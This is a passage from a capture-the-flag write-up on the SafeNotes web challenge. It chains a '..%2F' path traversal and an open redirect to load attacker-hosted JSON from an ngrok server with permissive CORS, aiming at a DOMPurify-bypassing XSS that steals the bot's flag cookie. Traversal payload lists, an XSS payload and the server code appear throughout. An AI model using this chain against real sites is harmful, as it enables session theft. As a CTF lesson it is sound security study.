175                                 threading.Thread(target=call_bot, args=(
176                                     note_url, current_user.id)).start()
177                                 flash('Note reported successfully', 'success')
178                         except ValueError:
179                             flash(
180                                 'Invalid note ID! Example format: 12345678-abcd-1234-5678-abc123def456', 'danger')
181                     else:
182                         logger.warning(f"Invalid URL provided: {note_url}")
183                         flash('Please provide a valid note URL, e.g. ' + BASE_URL +
184                               '/view?note=12345678-abcd-1234-5678-abc123def456', 'danger')
185
186             return redirect(url_for('main.report'))
187
188         return render_template('report.html', form=form)
189
```

HTML front end code

First we can check the “create.html” source code that is used in the front end to created notes.

We see the code for the API call we inspected earlier in burp suite to /api/notes/store with a JSON body containing the “content”

We can also see DOMpurify being used to sanitize the notes from malicious payloads.

```
38
39     document
40         .getElementById("submit-button")
41         .addEventListener("click", function () {
42             const rawContent = document.getElementById("note-content").value;
43
44             if (!rawContent) {
45                 showFlashMessage("Note content cannot be empty!", "danger");
46                 return;
47             }
48
49             const sanitizedContent = DOMPurify.sanitize(rawContent);
50
51             fetch("/api/notes/store", {
52                 method: "POST",
53                 headers: {
54                     "Content-Type": "application/json",
55                     "X-CSRFToken": csrf_token,
56                 },
57                 body: JSON.stringify({
58                     content: sanitizedContent,
59                 }),
60             })
61                 .then((response) => response.json())
62                 .then((data) => {
63                     if (data.success) {
64                         const noteId = data.note_id;
65                         document.getElementById("note-id").value = noteId;
66                         document.getElementById(
67                             "note-id-section"
68                         ).style.display = "block";
69                         document.getElementById("view-note-link").href =
70                             "/view?note=" + noteId;
71                         showFlashMessage("Note saved successfully!", "success");
72                     } else {
73                         showFlashMessage("Error: " + data.error, "danger");
74                     }
75                 });
76             });
77 }
```

We can move on to the “view.html” page source code to see how this works.

First a check for a potential path traversal. The note UUID may not include ../. This feels like a weak protection.

Again DOMpurify sanitize. XSS (Cross site scripting) is probably impossible when creating notes.

The code seems to accept 3 JSON parameter from the /api/notes/fetch/UUID request.

- content => which we saw in burp suite as the only JSON key we have.
- error => We never saw this one appearing but this can happen if we may request an invalid note.
- **debug => This one we also never saw earlier but this is a key one as it bypasses the DOMpurify sanitize for the input it gets!**

```
28
29     function fetchNoteById(noteId) {
30         if (noteId.includes("../")) {
31             showFlashMessage("Input not allowed!", "danger");
32             return;
33         }
34         fetch("/api/notes/fetch/" + decodeURIComponent(noteId), {
35             method: "GET",
36             headers: {
37                 "X-CSRFToken": csrf_token,
38             },
39         })
40             .then((response) => response.json())
41             .then((data) => {
42                 if (data.content) {
43                     document.getElementById("note-content").innerHTML =
44                         DOMPurify.sanitize(data.content);
45                     document.getElementById(
46                         "note-content-section"
47                     ).style.display = "block";
48                     showFlashMessage("Note loaded successfully!", "success");
49                 } else if (data.error) {
50                     showFlashMessage("Error: " + data.error, "danger");
51                 } else {
52                     showFlashMessage("Note doesn't exist.", "info");
53                 }
54                 if (data.debug) {
55                     document.getElementById("debug-content").outerHTML =
56                         data.debug;
57                     document.getElementById(
58                         "debug-content-section"
59                     ).style.display = "block";
60                 }
61             });
62     }
63
64     function isValidUUID(noteId) {
65         const uuidRegex =
66             /[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}/i;
67         return uuidRegex.test(noteId);
68     }
69
70     function validateAndFetchNote(noteId) {
71         if (noteId && isValidUUID(noteId.trim())) {
72             history.pushState(null, "", "?note=" + noteId);
73             fetchNoteById(noteId);
74         } else {
75             showFlashMessage(
76                 "Please enter a valid note ID, e.g. 12345678-abcd-1234-5678-abc123def456.",
77                 "danger"
78             );
79         }
80     }

```

We are starting to find interesting stuff and maybe a way to bypass sanitization.

The BOT folder code.

Name	Date modified	Type	Size
▼ Today			
Dockerfile	15/08/2024 16:58	File	1 KB
index.js	15/08/2024 16:58	JavaScript Source File	2 KB
package.json	15/08/2024 16:58	JSON Source File	1 KB

The last part to finish our recon is the BOT functionality. “index.js” is the file to look into.

This is showing a headless browser visiting our reported note URL.

It checks if the URL starts with <http://127.0.0.1> or the domain hostname where the challenge is running.

There is another interesting part in the code. The flag is stored in a web cookie. Only the BOT is able to see this cookie.

```
1  const express = require("express");
2  const puppeteer = require("puppeteer");
3  const app = express();
4  const PORT = 8000;
5
6  const FLAG = process.env.FLAG;
7  const BASE_URL = process.env.BASE_URL || "http://127.0.0.1";
8
9  app.use(express.json());
10
11
12
13
14
15  app.post("/visit", async (req, res) => {
16      let { url } = req.body;
17      if (!url) {
18          return res.status(400).json({ error: "URL is required" });
19      }
20
21      if (!url.startsWith(BASE_URL)) {
22          return res
23              .status(400)
24              .json({ error: `URL must start with ${BASE_URL}` });
25      }
26  }
```

```
41
42     await page.setCookie({
43         name: "flag",
44         value: FLAG,
45         url: BASE_URL,
46     });
47
```

Take aways after recon

- 1) we found an open redirect: GET /contact?return=<https://google.com>
- 2) The flag is inside a we cookie only the BOT can see when visiting a URL we can report. This feels like a blind XSS (cross site scripting) where the BOT needs to visit a URL with our XSS payload so we can exfiltrate the cookie.
- 3) The only way to bypass Mozilla bleach and DOMpurify sanitization is in the debug JSON parameter for POST /api/notes/store. One issue this parameter is not known in the back end code and seems not to exist. We somehow need to pass an XSS payload via the store functional so the BOT reads this note with our payload.

First exploit attempts

The goal set is pretty clear.

- 1) We need to store a note with an XSS payload.
- 2) We ask the BOT to visit our report and our XSS should fire against the BOT so we can exfiltrate the cookies.

Biggest issue is that the note creation has double protection with DOMpurify and Mozilla bleach. XSS is definitely not possible or is it?

The note viewing functionality contains a bypass if we can include a “debug” key in our note creation.

```

34     fetch("/api/notes/fetch/" + decodeURIComponent(noteId), {
35         method: "GET",
36         headers: {
37             "X-CSRFToken": csrf_token,
38         },
39     })
40     .then((response) => response.json())
41     .then((data) => {
42         if (data.content) {
43             document.getElementById("note-content").innerHTML =
44                 DOMPurify.sanitize(data.content);
45             document.getElementById(
46                 "note-content-section"
47             ).style.display = "block";
48             showFlashMessage("Note loaded successfully!", "success");
49         } else if (data.error) {
50             showFlashMessage("Error: " + data.error, "danger");
51         } else {
52             showFlashMessage("Note doesn't exist.", "info");
53         }
54         if (data.debug) {
55             document.getElementById("debug-content").outerHTML =
56                 data.debug;
57             document.getElementById(
58                 "debug-content-section"
59             ).style.display = "block";
60         }
61     });
62 }

```

My first idea was something like DOM clobbering via basic HTML in the note creation. (<https://portswigger.net/web-security/dom-based/dom-clobbering>) but Mozilla bleach was removing the “id” parameters from my input.

Another thought I tried Python class pollution: <https://portswigger.net/daily-swig/prototype-pollution-like-bug-variant-discovered-in-python>

I also thought about regular prototype pollution: <https://portswigger.net/web-security/prototype-pollution>

My goal with the above was to alter or pollute the JavaScript code in such way the “data.debug” object gets created and we can enter that if loop. All the above attempts failed miserably :-)

By doing response manipulation in burp suite I can show what I hoped to achieve. This is purely self XSS via burp and not usable but it shows what I am trying to achieve.

I created a note and then view the note but I intercept the view API call to alter the response:

Screenshot of the OWASP ZAP interface showing the Intercept tab selected. A context menu is open over a request to http://localhost:80 [127.0.0.1]. The menu path "Do intercept" -> "Response to this request" is highlighted.

```

GET /api/notes/_fetch/0ad40c5c-47c9-40c4-9229-258c0a52d505 HTTP/1.1
Host: localhost
sec-ch-ua: "Not A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
X-Forwarded-For: 192.168.1.100:54321
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/127.36
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/view?note=0ad40c5c-47c9-40c4-9229-258c0a52d505
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=...; _id=...; _token=...
Connection: Keep-Alive

```


We can alter the response and add a JSON key “debug” with an XSS payload:

Screenshot of the OWASP ZAP interface showing the Intercept tab selected. A context menu is open over a response from http://localhost:80/api/notes/_fetch/0ad40c5c-47c9-40c4-9229-258c0a52d505 [127.0.0.1]. The menu path "Do intercept" -> "Response to this request" is highlighted.

```

HTTP/1.1 200 OK
Server: Apache/2.4.41
Date: Thu, 15 Aug 2024 16:39:28 GMT
Connection: close
Content-Type: application/json
Content-Length: 68
{
  "content": "test",
  "debug": "<img src='X' onclick='alert(document.domain)'>",
  "note_id": "0ad40c5c-47c9-40c4-9229-258c0a52d505"
}

```



I had to find a way to make the view note functionality read a JSON file that contained the debug key.

Path traversal to Self XSS

A bit struggling at this point I went back to what I found during recon and that was the open redirect and the fact some filtering is implemented to avoid path traversal (..) in the BOT report functionality. In the end we need to give the view URL to the BOT so it should pass those filters.

In real scenarios I always test for path traversals on UUIDs in URL paths. The note view functionality generates following GET request:

```
GET /api/notes/fetch/bf967354-20c5-4f21-a32e-608623c926bc
```

The path traversal check in action blocks our attempt.

The screenshot shows a web application interface. At the top, there are three tabs: 'Intigrity August (Defcon) Challenger', 'SafeNotes - Secure Note Taking', and another 'SafeNotes - Secure Note Taking'. The main content area has a header 'View Note' and a sub-header 'You can view stored notes here, securely!'. Below this is a form with a placeholder 'Enter Note ID:' containing the value '..../bf967354-20c5-4f21-a32e-608623c926bc'. A button labeled 'View Note' is present. Below the form is a section titled 'Note Content' containing the text 'test'. A small message box says 'Input not allowed!'.

As I had a feeling the path traversal check was very limited with only checking ../ I started with a lazy method and brute forcing the GET request UUID with some path traversal payloads via burp intruder.

The idea was a path traversal over the API path so I could alert the path to reach /contact?return= to invoke our open redirect. If this would work I could redirect to my own controlled website and host a JSON file there with my own JSON parameters.

The screenshot shows the Burp Suite Intruder tool. The 'Payloads' tab is selected. The 'Target' field is set to 'http://localhost'. The 'Attack type' dropdown is set to 'Sniper'. The payload list contains several path traversal payloads, such as 'GET /api/notes/_fetch/Stepplace\$5668f472-10fd-417e-9719-d7e52abb9d40 HTTP/1.1', 'Host: localhost', and various User-Agent headers. On the right side, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 268
Payload type: Simple list Request count: 268

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	%2F
Load ...	%3F
Remove	%23
Clear	%2E
Deduplicate	%3B
Add	:
Enter a new item	
Add from list ...	

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `\=;<>?+	[]^#`

The %3F (?) returns a 404 but with Length 179 for example which translate to “Note not found”.

Attack Save

10. Intruder attack of http://localhost

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		404	65			179	
1	%2F	308	70			576	
2	%3F	404	81			179	
3	%23	404	102			179	
4	%2E	404	128			179	
5	%3B	404	92			179	
6	:	404	189			179	
7	?	404	158			368	
8	#	404	144			368	
9	.	404	136			179	
10	/	308	150			576	
11	./%2f	404	158			368	
12	/-/	404	148			368	
13	/.%00/	404	152			368	
14	./%0d/	404	146			368	
15	./%5c	308	132			591	
16	/\	308	128			591	
17	./%ff/	404	136			368	
18	%2e%2e%2f	404	133			368	
19	/%2e/	404	125			368	
20	%3f	308	98			585	
21	%26	308	112			587	
22	%23	308	121			585	
23	%2e/	404	108			368	
24	:	404	126			179	
25	/\.	404	121			368	
26	/\-	404	123			368	
27	/\..	404	123			368	
28	/\-\-\	404	109			368	

Request Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/1.1 404 NOT FOUND
2 Server: unicorn
3 Date: Thu, 15 Aug 2024 18:23:53 GRT
4 Connection: close
5 Content-Type: application/json
6 Content-Length: 57
7
8 {
9     "error": "Note not found"
}

```

Compared to other traversal payloads showing a 404 but with length 368. A different kind of error response.


The screenshot shows the "Intruder attack of http://localhost" interface. The "Results" tab is selected, displaying a table of requests and their details. The table includes columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. A specific row at index 11 is highlighted, showing a payload of "/.%2f" with a status code of 404 and a length of 368. Below the table, there is a "Request" section with tabs for Pretty, Raw, Hex, Render, and Hackverter. The "Pretty" tab is selected, showing the raw HTTP response:

```
1 HTTP/1.1 404 NOT FOUND
2 Server: unicorn
3 Date: Thu, 15 Aug 2024 10:23:53 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 307
7
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11   404 Not Found
12 </head>
13 <h1>
14   Not Found
15 </h1>
16 <p>
17   The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.
18 </p>
```


And indeed the note seems simply not to load when adding “?” in front of the UUID:

The screenshot shows a web browser window with three tabs open. The active tab is "localhost/view?note=?5668f472-10fd-417e-9719-d7e52abb9d40". The page title is "SafeNotes - Secure Note Taking". The main content area is titled "View Note" and displays the message "You can view stored notes here, securely!". Below this is a form with a text input field labeled "Enter Note ID:" containing the value "?5668f472-10fd-417e-9719-d7e52abb9d40" and a "View Note" button.

I started to play around with this. Notice the difference in below 2 screenshots:



This screenshot shows a web browser window with three tabs open. The active tab is titled "SafeNotes - Secure Note Taking" and has the URL "localhost/view?note=..?5668f472-10fd-417e-9719-d7e52abb9d40". The page content is titled "View Note" and displays the message "You can view stored notes here, securely!". Below this is a form with a text input field containing ".?5668f472-10fd-417e-9719-d7e52abb9d40" and a "View Note" button. A red error message box at the bottom right of the form says "Input not allowed!".



This screenshot shows a web browser window with three tabs open. The active tab is titled "SafeNotes - Secure Note Taking" and has the URL "localhost/view?note=..%2F?5668f472-10fd-417e-9719-d7e52abb9d40". The page content is titled "View Note" and displays the message "You can view stored notes here, securely!". Below this is a form with a text input field containing "..%2F?5668f472-10fd-417e-9719-d7e52abb9d40" and a "View Note" button. Unlike the first screenshot, this one does not display an "Input not allowed!" error message.

../ is blocked but ..%2F the URL encoded version seems not blocked but shows again nothing.

If we remember the source code well a fetch is done to “GET /api/notes/**fetch**/UUID” in the back end to get the note content.

We can inspect the browser developer tools Network section the “GET /api/notes/fetch/UUID” now changed to “GET /api/notes/UUID” resulting in a 404 not found!

We traversed one step back and the fetch is gone from the path.


The screenshot shows a browser window with three tabs: "Intigriti August (Defcon) Challenge", "SafeNotes - Secure Note Taking", and "SafeNotes - Secure Note Taking". The active tab is "SafeNotes - Secure Note Taking". The URL in the address bar is "localhost/view?note=%2F5668f472-10fd-417e-9719-d7e52abb9d40". The page title is "SafeNotes" and the main content is "View Note" with the sub-instruction "You can view stored notes here, securely!". Below this is a form with an input field containing "...%2F5668f472-10fd-417e-9719-d7e52abb9d40" and a "View Note" button.

Below the browser window is the "Network" tab of the browser's developer tools. It shows a timeline of network requests. A specific request is selected: "notes/%2F5668f472-10fd-417e-9719-d7e52abb9d40". The "General" section of the request details shows:


- Request URL: http://localhost/api/notes/%2F5668f472-10fd-417e-9719-d7e52abb9d40
- Request Method: GET
- Status Code: 404 NOT FOUND
- Remote Address: 127.0.0.1:7000
- Referrer Policy: strict-origin-when-cross-origin

Below the general details are sections for "Response Headers" and "Request Headers".

We change the input to ..%2F..%2F..%2F?5668f472-10fd-417e-9719-d7e52abb9d40 to see what happens then:



The screenshot shows a browser window with three tabs open. The active tab is titled "SafeNotes - Secure Note Taking" and has the URL "localhost/view?note=..%2F..%2F..%2F?5668f472-10fd-417e-9719-d7e52abb9d40". The page displays a "View Note" form with a single input field containing the note ID and a "View Note" button. Below the form, a message says "You can view stored notes here, securely!".



The screenshot shows the Chrome DevTools Network tab. It lists a single request for "favicon.ico" from the URL "http://localhost/?5668f472-10fd-417e-9719-d7e52abb9d40". The request details show the following information:

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
favicon.ico	Request URL: http://localhost/?5668f472-10fd-417e-9719-d7e52abb9d40 Request Method: GET Status Code: 200 OK Remote Address: 127.0.0.1:7000 Referrer Policy: strict-origin-when-cross-origin						

We have reached the root of the API. This means we can now chain the open redirect on top of this:

..%2F..%2F..%2Fcontact?return=HTTPS://OUR-CONTROLLED-URL?5668f472-10fd-417e-9719-d7e52abb9d40

At this point I started a simple python web server on my own pc and exposed it externally via ngrok.

```
1 import http.server
2 import socketserver
3
4 PORT = 8080
5
6 Handler = http.server.SimpleHTTPRequestHandler
7
8
9
10 with socketserver.TCPServer(("", PORT), Handler) as httpd:
11     print("serving at port", PORT)
12     httpd.serve_forever()
13
```

The application tries to read the note from a JSON file on my own server. This is great if I know can host a JSON file with my own parameter I can enable the debug function and perform an XSS.

Only one small issue at this point my simple python web server is to simple :-) It is not able to handle the OPTIONS request that the web application is sending before the actual GET request.

I found a more advanced python server here:

<https://gist.github.com/ssi-anik/0c9ea2f32308508f3e13e025815bb620>

```
PS C:\Users\Joren\Desktop\BB\server> python server.py --allow_y
Listening on 0.0.0.0:8080 - ALLOWS CORS
|
```

HTTP Requests

```
20:44:10.991 CESTOPTIONS / 200 OK
```

200 Ok for the OPTIONS request but the GET request I expect to happen next to get the note is missing?

The developer tools Console gives the reason: “Request header field x-csrfToken is not allowed by Access-Control-Allow-Headers in preflight response”

The screenshot shows a browser window with three tabs: 'Intigriti August (Defcon) Challenge', 'localhost/view?note=.%2F.%2F..%2Fcontact?return=https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.ap...', and 'SafeNotes - Secure Note Taking'. The main content area displays a 'View Note' page with a note ID input field containing '..%2F.%2F..%2Fcontact?return=https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.ap...' and a 'View Note' button. Below the input field, a message says 'You can view stored notes here, securely!'. At the bottom of the page, there's a navigation bar with 'Home', 'Create Note', 'View Note', 'Report', 'Contact', and 'Logout'. The developer tools console is open at the bottom, showing the following errors:

- Access to fetch at 'https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app/?5668f472-10fd-417e-9719-d7e52abb9d40' (redirected from 'http://localhost/contact?return=https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app?5668f472-10fd-417e-9719-d7e52abb9d40') from origin 'http://localhost' has been blocked by CORS policy: Request header field x-csrfToken is not allowed by Access-Control-Allow-Headers in preflight response.
- GET https://3492-2a02-1810-2413-c700-b027-cb6-b6f4-1135.ngrok-free.app/?5668f472-10fd-417e-9719-d7e52abb9d40 net::ERR_FAILED
- Uncaught (in promise) TypeError: Failed to fetch at fetchNoteById (VM54 view:9:9) at validateAndFetchNote (VM54 view:48:13) at HTMLButtonElement.<anonymous> (VM54 view:63:13)

A small edit to the python web server source code to add in our web server response the “Access-Control-Allow-Headers” with “x-csrfToken”

```
30         'content-length': content_length,
31         'headers': dict(request_headers),
32         'data': json.loads(str(self.rfile.read(length).decode('ascii')) or '{}')
33     }
34     print(json.dumps(data, indent=2))

35
36     self.send_response(200)
37     self.send_header("Content-Type", "application/json")

38
39     if allow:
40         self.send_header('ACCESS-CONTROL-ALLOW-CREDENTIALS', True) # Boolean
41         self.send_header('ACCESS-CONTROL-ALLOW-HEADERS',
42                         ['x-csrfToken']) # * or Comma separated values
43         self.send_header('ACCESS-CONTROL-ALLOW-METHODS', 'OPTIONS, PATCH, POST, GET') # * or Comma separated values
44         self.send_header('ACCESS-CONTROL-ALLOW-ORIGIN', '*') # * or Comma separated values
45         self.send_header('ACCESS-CONTROL-EXPOSE-HEADERS', '*') # * or Comma separated values
46         self.send_header('ACCESS-CONTROL-MAX-AGE', 600) # seconds
47 # self.send_header('ACCESS-CONTROL-REQUEST-HEADERS', 'content-type') #Comma separated values sent by client
